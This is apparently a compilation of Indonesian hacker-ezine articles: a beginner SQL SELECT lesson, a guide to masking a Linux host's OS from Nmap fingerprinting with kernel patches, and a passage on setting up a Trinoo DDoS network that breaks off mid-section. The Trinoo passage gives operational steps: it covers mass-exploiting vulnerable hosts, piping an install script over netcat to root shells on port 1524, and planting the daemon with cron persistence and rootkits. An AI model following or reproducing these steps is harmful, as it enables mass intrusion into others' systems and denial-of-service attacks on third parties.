Berikut ini adalah contoh sebuah tabel "Petani", Nama, Alamat, Umur, dan Jenis kelamin termasuk kategori kolom, sedangkan baris-baris dalam tabel tersebut merupakan data atau record untuk tabelnya.



PETANI			
NAMA	ALAMAT	UMUR	JENIS_KELAMIN
Udin	Cirebon	35	L
Ucok	Ciromed	44	L
Ujang	Bandung	33	L
Unyil	Jakarta	21	L

SELECTING DATA

Statement atau Perintah Select digunakan untuk mengquery data dalam database serta menampilkannya sesuai dengan criteria yang diinginkan atau dipilih. berikut ini format untuk Select dalam SQL:

```
SELECT kolom1, kolom2
FROM tabel
WHERE kondisi;
[] = optional
```

Nama-nama kolom yang akan ditampilkan ditulis dalam kolom1, kolom2 dan seterusnya sedangkan jika ingin menampilkan semua kolom yang ada dalam satu tabel, cukup dengan menggunakan "*"


syntax : SELECT * NAMATABEL

perintah FORM digunakan untuk menyatakan bahwa nama-nama kolom yang ditampilkan berasal dari nama tabel apa. terlihat dari syntax diatas bahwa perintah FROM di ikuti dengan nama tabel. Sedangkan Klausa WHERE sifatnya optional yang digunakan untuk menyatakan bahwa nilai data atau baris yang akan ditampilkan harus sesuai dengan criteria yang diinginkan. Kriteria-kriteria yang ingin ditampilkan tersebut ditulis setelah klausa WHERE.

Operator-operator kondisi yang dapat digunakan dalam klausa WHERE tersebut adalah :

- = sama dengan
- > lebih besar dari
- < lebih kecil dari
- >= lebih besar dari atau sama dengan
- <= lebih kecil dari atau sama dengan
- <> tidak sama dengan
- LIKE sama seperti

Operator LIKE dapat digunakan juga dalam klausa WHERE. LIKE merupakan operator yang sangat powerful jika digunakan untuk menampilkan data dalam tabel yang sesuai



dengan criteria dalam klausa WHERE tersebut. Tanda persen atau '%' merupakan sebuah tanda khusus yang digunakan untuk menyatakan data yang mungkin muncul setelah atau sebelum tanda '%' tersebut.

contoh lain penggunaan perintah Select:

```
SELECT Nama, Alamat, Umur  
FROM Petani  
WHERE Nama LIKE 'Uj%';
```

perintah SQL diatas menyatakan akan menampilkan semua data dalam tabel Petani dengan nama kolom: Nama, Alamat, Umur. Dimana criteria penampilan data dari Nama harus diawali dengan Kata-kata 'Uj' (Digunakan petik tunggal untuk menyatakan LIKE).

//Segini dulu ya... entar gue sambung di PART II
//Ngantuk euy dah jam 2 AM...

REFERENSI a.k.a bacaan :


Buku kucel dan lecek lupa lagi namanya

*greetz to:

All Crew #E-c-h-o and #AIKMEL

kirirkan kritik && saran ke bithedz@linuxmail.org

.



Tips untuk mengelabui Nmap OS Fingerprinting


Author: \conan\ a.k.a sugar_free || sugar_free@telkom.net
Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Yang ada pada kita ketika melihat tulisan ini adalah untuk apa kita membuang2 waktu untuk mengganti/mengkonfigurasi linux kita untuk menyembunyikan Operating System apa yang kita gunakan dalam menghadapi para pengguna Nmap, kenapa kita tidak lebih memaksimalkan keamanan Linux kita ?. Pikiran kita itu tidak salah, dan jika kita tetap pada pikiran kita itu, mungkin lebih baik kita jangan meneruskan untuk membaca tulisan ini. Namun sebelum memutuskan lebih jauh ada beberapa alasan dan pertimbangan berikut yang dapat meyakinkan kita mengapa kita harus mengelabui para pengguna Nmap tersebut,:

- * Memperlihatkan OS kita dapat membuat hal-hal yang tidak kita inginkan menjadi lebih mudah untuk menemukan dan dengan sukses menjalankan exploit tertentu atau dengan trik tertentu dapat memanfaatkan kelemahan dari system kita.
- * Menggunakan O/S yang tidak dipatch atau O/S yang “antik” sangat tidak baik untuk gengsi dari system kita, bayangkan jika system kita itu adalah sebuah O/S dari perusahaan dan beberapa user mengetahui bahwa kita menggunakan sebuah Box yang tidak dipatch. Para pemilik perusahaan tersebut tidak akan mempercayai kita lagi, dan bahayanya adalah seringkali kabar mengenai system kita selalu disebarluaskan kepada komunitas tertentu.
- * Mengetahui O/S yang kita gunakan dapat menjadi lebih berbahaya, sebab orang dapat menebak aplikasi apa yang berjalan pada O/S kita. Sebagai contoh jika sistem yang kita gunakan adalah MS Windows , dan kita sedang menjalankan suatu database, sangat mungkin bahwa kita sedang menjalankan MS-SQL.
- * Informasi ini juga bisa digunakan oleh perusahaan perangkat lunak , untuk menawarkan kita sebuah perangkat lunak yang baru (sebab mereka mengetahui mengenai system operasi kita).
- * Dan akhirnya, privacy; seharusnya tidak seorangpun mengetahui system operasi apa yang sedang kita gunakan

Nmap

Nmap adalah salah satu tools yang sangat berguna . Nmap mengirimkan tujuh paket Tcp/Ip palsu (atau yang disebut paket test) dan melihat jawaban dari paket yang dikirimkan itu.



Hasil dari jawaban paket itu akan dibandingkan dengan database yang lebih dikenal sebagai O/S signature database. Database ini adalah sebuah teks file yang berisi hasil dari jawaban (signature) dari masing-masing OS yang ada. Demikian Kemudian, jika jawaban bertemu isi database yang manapun, kita dapat menduga bahwa O/S yang menjawab itu adalah sama dengan O/S yang ada dalam database. Beberapa paket Nmap paket dikirim kepada Port yang terbuka dan paket yang lain dikirim kepada Port yang tertutup, berdasarkan hal tersebut maka O/S dari system yang dituju akan diketahui.

Maka, jika kita ingin mengelabui Nmap dan memberitahu kepada atacker bahwa kita sedang menjalankan suatu sistem operasi yang berbeda, kita hanya harus dapat memalsukan jawaban kepada paket tests dari Nmap. Solusi yang akan diberikan hanya dapat untuk mengelabui Nmap dan tidak untuk tools lain yang sejenis.

Metode yang digunakan untuk mendapatkan Solusi agar Linux dapat mengelabui Nmap O/S FingerPrinting ada didalam Kernel Linux kita, atau kita dapat mem-patch kernel linux kita. Jika kita ingin mengubah perilaku dari Linux TCP/IP stack, kita harus melakukannya didalam kernel kita.

Salah satu solusi kernel akan diberikan, akan sangat tergantung dari bagian module pada kernel kita; kita harus mendownload dan mem-patch kernel kita untuk mendapatkan fungsi yang dimaksud, yang paling utama adalah kita harus mengaktifkan netfilter pada kernel (Ini adalah sebuah keharusan yang wajib hukumnya untuk dilakukan), namun ada solusi yang tidak membutuhkan hal tersebut.

IP Personality


IP personality adalah salah satu patch dari kernel 2.4 yang menambah sebuah kemampuan dari kernel untuk mempunyai karakteristik yang berbeda dengan kernel lain.

Kemampuan yang dapat diubah antara lain adalah :

- * TCP Initial Sequence Number
- * TCP Initial windows size
- * TCP Options
- * Nomor ID IP
- * Menjawab beberapa jenis Paket TCP
- * Menjawab beberapa jenis Paket UDP

Patch ini sangat tergantung pada jenis netfilter yang digunakan, dalam kasus ini adalah iptables, dan tentunya iptables yang digunakan juga harus dipatch, kelihatannya memang sulit. Namun kita dapat mendapatkan sebuah kepuasan tertentu dalam melakukan ini. (Pengalaman Pribadi J)

Untuk melakukan hal ini ada beberapa software yang dibutuhkan antara lain :



- * sourcecode dari ippersonality dapat didownload dari <http://ippersonality.sourceforge.net>
- * sourcecode dari Linux 2.4.18 atau Linux 2.4.19
- * sourcecode dari iptables 1.2.2

dan sedikit pengetahuan mengenai netfilter, iptables dan Internet Protocol (IP, TCP dan UDP). Sebaiknya kita melakukannya pada box yang khusus sebelum di buat pada system kita yang sebenarnya.

Langkah-Langkahnya adalah :

1. Patch kernel kita

```
# cd linux-2.4.19
```

```
# patch -p1 < /direktory/tempat/kernel_patch
```

2. Compile kernel

Sebelum kita mengcompile kernel, kita harus mengaktifkan patch yang telah kita masukkan ke kernel, lihat pada bagian netfilter, ada sebuah option baru :

IP Personality Support (EXPERIMENTAL)

CONFIG_IP_NF_PERS=y

Atau bisa juga dibuat sebagai kernel module

CONFIG_IP_NF_PERS=m

Agar IPPersonality dapat bekerja dengan baik, kernel kita harus dikonfigurasi untuk mensupport iptables, conntrack dan tabel mangle

Catatan : walaupun kita membuat ippersonality sebagai module kernel, kita harus tetap mengcompile kernel.

3. Patch Iptables

```
#cd iptables-1.2.2/
```

```
#patch -p1 < /direktory/tempat/patch_iptables
```

4. Compile iptables

```
#make
```

atau

```
#make KERNEL_DIR=/direktory/tempat/kernel
```


5. Setelah selesai restart komputer dan gunakan kernel yang telah dipatch dan jika kita membuat ippersonality sebagai kernel module maka kita harus menload module tersebut

Ketikkan :

```
#insmod ipt_PERS
```

6. Tulis rule tabel mangle iptables baru dengan dengan options PERS

Misal :



Jika kita mempunyai 2 mesin A dan B, dipisahkan oleh router LINUX, dan kita ingin B kelihatan sebagai windows dari A, maka kita dapat melakukan hal ini pada router :

```
#iptables -t mangle -A PREROUTING -s B -d A -j PERS -tweak src \
--conf win9x.conf
#iptables -t mangle -A PREROUTING -s A -d B -j PERS -tweak dst \
--conf win9x.conf
```

Atau kita ingin router kelihatan sebagai windows dari A :

```
#iptables -t mangle -A PREROUTING -s B -d router -j PERS -tweak \ dst --local --
conf win98.conf
#iptables -t mangle -A PREROUTING -s router -d B -j PERS -tweak \ dst --local --
conf win98.conf
```

Sekarang kita bisa mengetest apakah rule kita berhasil dengan melakukan scanning terhadap Host B atau terhadap router dengan menggunakan nmap.

Kita dapat juga menambahkan ukuran tabel ip_contrack dengan menggunakan
#echo 20480 > /proc/sys/net/ipv4/ip_conntrack_max

contoh hasil nmap dari box yang sudah dipatch ippersonality :

```
gentoo root # nmap -v -sS -O *.*.*.*
```

```
Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2004-10-20 01:24 WIT
```

```
Host *.*.*.* appears to be up ... good.
```

```
Initiating SYN Stealth Scan against *.*.*.* at 01:24
```

```
Adding open port 80/tcp
```

```
Adding open port 22/tcp
```

```
Adding open port 443/tcp
```

```
The SYN Stealth Scan took 1 second to scan 1644 ports.
```

```
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
```

```
Interesting ports on *.*.*.*:
```

```
(The 1641 ports scanned but not shown below are in state: closed)
```

Port	State	Service
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------


443/tcp	open	https
---------	------	-------

```
Device type: general purpose
```

```
Running: Microsoft Windows 95/98/ME|NT/2K/XP
```

```
OS details: Microsoft Windows NT 3.51 SP5, NT4 or 95/98/98SE
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 14.360 seconds
```



Stealth pacth

Solusi lain adalah dengan stealth pacth, dapat didownload dari <http://www.innu.org/~sean/>.

Ketika kernel kita sudah dipatch maka kita akan mendapatkan dua options baru pada file config kita :

* IP : TCP Stack options, options yang kita gunakan apabila kita ingin mengaktifkan stealth pacth. Jika kita meggunakan options ini maka akan dienable secara default ketika kita mereboot system kita. Untuk mendisable , kita dapat melakukan :

```
#echo 0 > /proc/sys/net/ipv4/tcp_ignore_ack  
#echo 0 > /proc/sys/net/ipv4/tcp_ignore_bogus  
#echo 0 > /proc/sys/net/ipv4/tcp_ignore_synfin
```

* Log all dropped packet,logs all packet with bad options

Patch ini tidak seperti IPPersonality, kita tidak dapat mengubah respon linux kita menjadi O/S lain.System hanya membuang semua paket yang aneh yang diduga dapat menjadi salah satu cara untuk menduga operating system yang kita gunakan.

Fingerprint Fucker

Fingerprint Fucker adalah kernel module yang dapat digunakan pada linux kernel 2.2 dan dapat digunakan untuk menyembunyikan O/S yang kita gunakan dan mengubah perilaku menjadi O/S lain. Namun Patch ini belum stabil dan dapat membuat linux menjadi hang.

Dan demikianlah tips yang dapat kita gunakan untuk mengelabui nmap, patch yang disarankan adalah ippersonality.


...: Have Fun ::...

REFERENSI a.k.a bacaan :

- 1.<http://www.google.com>
- 2.<http://voodoo.somoslopeor.com/papers/nmap.html> by David Barroso Berrueta
- 3.ippersonality README
- 4.<http://www.innu.org/~sean/>
- 5.Fingerprint Fucker README

All my greetz is dedicated to:


All #neoteker,#wongkito @dalnet crew



All TeleInformatics Labs STTTelkom Crew

kirimkan kritik && saran ke sugar_free@telkom.net

+-----+
|...:: Security is a process, not a product ::...|
+-----+



DDOS dengan TRIn00

Author: hilman_hands


Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Distributed Denial Of Service Attack Tool :

Jaringan Trinoo

a.k.a, Trin00

Pembuatan artikel ini sebenarnya saya maksudkan hanya untuk memperluas cakrawala penulis tentang sistem penggunaan dari tool DDOS ini, lalu penulis berpikir alangkah lebih baiknya seandainya apa yang penulis dapatkan kemudian dipublikasikan demi perluasan cakrawala teman-teman yang sering nongkrong di situs-situs underground atau lebih luasnya mampu memperkembangkan wawasan IT di Indonesia (gileeee bener.....). Setelah saya melihat perkembangan dari pembahasan artikel yang sering teman-teman buat di situs-situs underground, ternyata pembahasan mengenai tool yang satu ini (DDOS) sangat minim sekali, padahal apabila kita menengok berita-berita di situs luar negeri banyak sekali korban yang berjatuh akibat digunakannya tool ini (mungkin anda pernah baca waktu lalu di www.netcraft.com bahwa penyedia layanan internet terbesar di jepang +++kalo gak salah baca+++ yaitu AKAMAI tumbang karena serangan tool ini, atau apabila anda ingin baca lebih jauh tentang maraknya serangan yang dilakukan oleh hacker / cracker dengan menggunakan tool ini +++DDOS+++ terkini, anda bisa melihatnya di www.ddosworld.com, tetapi yang sangat penulis sesalkan bahwa di Indonesia atau bahkan di luar negeri sangat jarang sekali terdapat artikel yang membahas tentang penggunaan dari tool ini (hanya berita tentang situs-situs atau layanan jasa internet yang jadi korban saja yang kita baca, tidak mengenai penggunaan tool ini), lalu penulis mencoba untuk browsing, membaca, meneliti sendiri cara penggunaan tool ini, begitu juga penulis meneliti selama berminggu-minggu tentang source code-nya, membahas tentang source code-nya melalui milis-milis luar negeri ataupun lokal terutama milis-milis yang membahas tentang C programming, pembahasan socket C programming, dll. dan yang sangat membantu sekali bagi penulis tentang perluasan cakrawala penulis terutama penggunaan dari tool DDOS ini, penulis dapatkan dari DAVID DITTRICH, dan terus terang artikel ini sumber utamanya



didapat dari artikel yang di tulis oleh Dave Dittrich, dan masih banyak sumber sekunder lainnya yang penulis dapatkan selain dari david dittrich tersebut untuk penyempurnaan dari artikel ini. kayak skripsi aja yaaa.....udah dulu deh ceritanya...oke sekarang kita langsung membahas artikel ini.....


Trinoo daemon yang original, koneksinya didasarkan pada UDP, aksesnya dibatasi oleh remote command shell, tetapi apabila anda ingin mengotomatisasikannya harus digunakan bersama dengan sniffers (sebagai penghubung) untuk recovering sniffer log.

Selama saya melakukan penelitian terhadap sistem intrusi ini, instalasi jaringan trinoo telah saya buat dalam jaringan komputer sendiri, operating sistem yang saya gunakan adalah Redhat 6.0 dan solaris 2.5.1 +++banyak suka dukanya untuk mendapatkan OS solaris ini begitupun instalasinya karena minimnya pengetahuan penulis tentang OS ini...heheh++++ (anda jangan coba-coba menginstalasi dalam komputer jaringan orang lain...ok???).

Apabila anda telah memodifikasi source code trinoo (a.k.a. "trin00") ataupun anda mendownload trinoo yang bukan versi aslinya tentu saja akan merubah setiap detil dalam pembahasan dalam artikel ini, seperti prompt, password, commands, port number TCP/UDP, atau metoda serangan yang didukung, signature, feature, dan lain-lain.

Seperti pembahasan stacheldraht yang lalu, pembahasan kali ini juga daemon telah di-compile dan di-run pada operating sistem Solaris 2.5.1 dan redhat Linux 6.0. Master telah di-compile dan di-run pada OS redhat Linux 6.0. Temen-temen mungkin bisa mencobanya pada flatform yang lain...ataupun seandainya temen-temen ingin menganalisanya juga ada baiknya pake solaris 2.5.1 atau redhat 6.0, karena sudah teruji khasiatnya....kayak iklan jamu aja yah....hehe.

Jaringan trinoo sebenarnya bisa di-setup pada ratusan, atau bahkan barangkali ribuan sistem yang terhubung ke Internet yang telah di-compromised (yang telah ditaklukkan dan telah anda atur sedemikian rupa, tentu saja untuk kepentingan anda sendiri) oleh eksploitasi remote buffer overrun. Akses ke sistem ini sebaiknya atau kalo boleh seharusnya "diabadikan" oleh instalasi berbagai "pintu belakang atau backdoor" bersama dengan trinoo daemons.




Apabila kita melongok pada tahun 1999 tepatnya tanggal 17 agustus, Jaringan trinoos yang sedikitnya di-compromise pada sekitar 227-114 sistem telah digunakan untuk menyerang sistem tunggal di Universitas Minnesota dengan menggunakan style flooding attack, adanya serangan terhadap target network tersebut menyebabkan sistem di Universitas Minnesota tak dapat dipakai selama dua hari lebih. Selama para sistem administrator merespon terhadap adanya serangan ini, arus besar juga tercatat telah membanjiri sedikitnya enam belas sistem lain, beberapa di luar AS.

LANGKAH-LANGKAH DALAM MENGINSTALASI JARINGAN TRINOO

Tipikal instalasi pada DDoS attack tool trinoos mungkin seperti di bawah ini :

1). Cobalah anda mempunyai sebuah account pada sistem lain (jangan coba-coba mencuri account dan menggunakan tool ini pada sistem orang lain yang ilegal, karena artikel ini hanya digunakan untuk bahan pembelajaran saja +++tetapi cracker biasanya nyolong account super user di remote sistem, udah banyak khan tutorial untuk nyolong account tersebut? Tetapi kadangkala tutorialnya gak ngejelasin soal sistem kerja dari tool-nya sendiri, yang lebih parah hacker/cracker newbies gak melakukan proses hacking terhadap sistem target/telaah terhadap sistem target...kalo asal ngejalanin tool... gimana bisa maju...tul gak?+++). Akan lebih baik apabila account tersebut tidak membatasi ruang gerak bagi pemakainya atau anda mempunyai account "Super User", dan akan lebih baik pula apabila anda mempunyai koneksi high-bandwidth agar proses transfer file lebih cepat). maksudnya bahwa sebuah account pada sistem yang lain tersebut dapat digunakan sebagai tempat penyimpanan versi pre-compiled scanning tool, attack tool (seperti: buffer overrun exploit), root kit dan sniffer, program trinoos daemon dan master, daftar host yang vulnerable dan daftar host yang sebelumnya telah anda kuasai yang dapat kita compromised dengan sistem kita, dan lain lain.

2). Suatu scanning tool digunakan untuk meneliti cakupan network blocks yang luas/besar untuk mengidentifikasi target yang potensial. Target sebaiknya meliputi sistem yang menjalankan berbagai service atau yang memiliki security bug yang secara remote dapat di eksploitasi dengan buffer overflow, seperti oleh wu-ftpd, service RPC untuk "cmsd", "statd", "ttdbserverd", "amd",



dan lain lain. Operating System yang akan menjadi target sebaiknya dicari yang ber-flatform Sun Solaris 2.x atau linux (pokoknya OS yang dapat menjalankan "root kits" untuk menyembunyikan back door, network sniffer, dan lain-lain), kemudian account yang telah kita dapatkan (sebaiknya jangan mencuri)pada arsitektur yang lainnya dapat kita gunakan untuk tool-tool caching dan log files.


3) Sebuah daftar dari system yang vulnerable kemudian digunakan untuk membuat sebuah script yang melaksanakan eksploitasi (tentu saja setelah di-compromise), men-setup command shell yang dapat berjalan apabila menggunakan account root yang listen pada port TCP (biasanya menggunakan 1524/tcp, service port "ingreslock"), dan konek pada port tersebut untuk mengkonfirmasi sukses atau tidaknya eksploitasi. Dalam beberapa hal, sebuah pesan e-mail dikirim ke sebuah account yang menggunakan service web email gratis untuk mengkonfirmasi sistem yang manakah yang telah di-compromise. Hasilnya adalah daftar dari system "yang telah dikuasai" yang siap untuk dipasang backdoor, sniffers, atau trino daemon atau master.

4). Dari daftar sistem yang telah di compromise ini, subsets-kan dengan arsitektur yang diinginkan yang telah kita pilih untuk jaringan trino. Buat dan simpanlah pre-compiled binary dari trino daemon tersebut pada sebuah account yang telah kita dapatkan (tentu saja pada system yang terhubung dengan internet).

5). Kemudian jalankan Script tersebut, dimana script ini akan mengambil dari daftar system "yang telah dikuasai" dan kita sebenarnya masih bisa membuat script yang lain untuk meng-otomatisasikan proses instalasi, dan menjalankan setiap instalasi di background untuk multitasking maksimum.

Script ini menggunakan "Netcat" ("nc") untuk pemipaan suatu shell script terhadap shell root yang listening, dalam hal ini, menggunakan port 1524/tcp, perhatikan contoh di bawah ini :

```
./trin.sh | nc 208.aaa.24.14 1524 &  
./trin.sh | nc 208.aaa.125.18 1524 &  
./trin.sh | nc 208.aaa.204.54 1524 &  
./trin.sh | nc 208.aaa.229.49 1524 &  
./trin.sh | nc 208.bbb.2.80 1524 &  
./trin.sh | nc 208.bbb.2.81 1524 &  
./trin.sh | nc 208.bbb.2.238 1524 &  
./trin.sh | nc 208.ccc.12.22 1524 &
```



```
./trin.sh | nc 208.ccc.12.50 1524 &
```

```
...
```

```
...
```

```
*****
```

Script " trin.sh", yang outputnya telah dipipakan ke sistem-sistem ini, akan terlihat seperti di bawah ini:

```
*****
```

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
```

```
echo "echo rcp is done moving binary"
```

```
echo "chmod +x /usr/sbin/rpc.listen"
```

```
echo "echo launching trinoo"
```

```
echo "/usr/sbin/rpc.listen"
```

```
echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"
```

```
echo "crontab cron"
```

```
echo "echo launched"
```


```
echo "exit"
```

```
*****
```

Tergantung seberapa dekatnya crontab files dapat dimonitor, atau jika crontab files kita gunakan semuanya, hal ini mungkin dapat dengan mudah di deteksi. Jika cron tidak kita gunakan sama sekali oleh user ini (biasanya root), hal ini mungkin saja tidak akan terdeteksi sama sekali.

6). Untuk tahap ini optional. Kita dapat menginstal "root kit" ke sebuah sistem untuk menyembunyikan kehadiran program, file, dan koneksi jaringan. Untuk system master, hal tersebut sangat penting sekali, karena sistem master ini adalah sebuah kunci jaringan trinoo. Harusnya dicatat bahwa dalam banyak kasus, master-master biasanya di-set / diinstalasi pada Internet Service Provider (ISP=penyedia layanan internet dan biasanya juga sebagai primary name server host), yang secara normal / biasanya mempunyai high packet traffic (paket lalu lintas yang sangat besar) dan mempunyai koneksi TCP dan UDP yang sangat banyak, yang akan secara efektif dapat menyembunyikan trinoo master berhubungan dengan adanya lalu lintas atau aktivitas yang sangat banyak tersebut, dan mungkin tidak akan terdeteksi. (sebuah fakta bahwa primary name server juga akan cenderung untuk membuat pemilik untuk mematikan system yang terhubung ke internet seandainya mereka mulai curiga adanya aktivitas yang berhubungan dengan denial of service.)

Root kit juga bisa digunakan pada sistem yang menjalankan sniffers, bersama-sama dengan program seperti "hunt" (TCP/IP session hijacking



tool) dimana tool tersebut bisa digunakan untuk mem-burrow lebih lanjut ke dalam jaringan lain secara langsung, daripada menggunakan exploit remote buffer overrun (e.g., untuk menemukan sites untuk men-set tempat penyimpanan file baru, dan lain-lain).


Untuk informasi lebih lanjut mengenai "root kits" atau anda ingin mengetahui tentang segala sesuatunya, bisa anda lihat di (agar anda dapat lebih mengerti tentang artikel ddos tool ada baiknya anda mengetahui tentang system kerja daripada root kit ini):

<http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq>

JARINGAN TRINOO


Network Trinoo : attacker(s)-->master(s)-->daemon(s)-->victim(s).

Jaringan trinoo terdiri dari master server ("master.c") dan trinoo daemon ("ns.c"). Jaringan trinoo akan terlihat seperti di bawah ini:



